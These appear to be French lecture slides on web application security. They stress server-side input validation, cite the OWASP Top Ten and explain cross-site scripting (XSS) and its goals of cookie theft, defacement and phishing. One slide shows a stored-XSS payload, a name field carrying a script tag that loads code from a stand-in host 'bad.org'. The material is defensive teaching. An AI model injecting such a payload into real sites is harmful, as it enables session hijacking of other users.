
- Code visible par tous même si obscurcissement de code (*obfuscation*)

Sécurité

- Code visible par tous même si obscurcissement de code (*obfuscation*)
- La vérification des données côté client est insuffisante
 - ▣ JS désactivé


Sécurité

la vérification des données côté client est insuffisante



Sécurité

la vérification des données côté client est insuffisante



Sécurité

- Code visible par tous même si obscurcissement de code (*obfuscation*)
- La vérification des données côté client est insuffisante
 - ▣ JS désactivé
 - ▣ Altération manuelle de la requête HTTP
 - ▣ Outils pour manipuler les données de la requête

=> vérifier les données côté serveur

type

présence de toutes les données attendues

bornes

taille

liste de valeurs (select, radio, checkbox)

Sécurité

- ❑ Code visible par tous même si obscurcissement de code (*obfuscation*)
 - ❑ La vérification des données côté client est insuffisante
 - ❑ JS désactivé
 - ❑ Altération manuelle de la requête HTTP
 - ❑ Outils pour manipuler les données de la requête
- => vérifier les données côté serveur

❑ XSS

Open Web Application Security Project

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project


Les 10 risques les plus critiques des applications web


(19/04/2010)


The infographic titled 'A2 Cross-Site Scripting (XSS)' details the attack process and prevention. It shows a flow from 'Attack Vectors' (e.g., user input) through 'Security Weakness' (e.g., lack of validation) to 'Technical Impacts' (e.g., defacement) and finally 'Business Impacts' (e.g., data loss). It also includes a section on 'How Do I Prevent XSS?' with three main points: 1. Properly escape all untrusted data, 2. Validate or 'whitelist' input, and 3. Consider employing Mozilla's new Content Security Policy. A table at the bottom lists references such as OWASP XSS Prevention Cheat Sheet, OWASP Cross-Site Scripting Article, and various OWASP and OWASP Top Ten Project documents.

Exécution de code malveillant dans le navigateur

- Envoi de contenu actif au client
- Contenu exécuté par le client
- But
 - ▣ vol de session
document.cookie
 - ▣ défiguration
 - ▣ hameçonnage (*phishing*)
document.location







nom

mail

l'accès à la ressource
provoque l'envoi du XSS

administrateur

1 GET liste_inscrits.php



XSS

Smith <script src=http://bad.org/c.js></script>




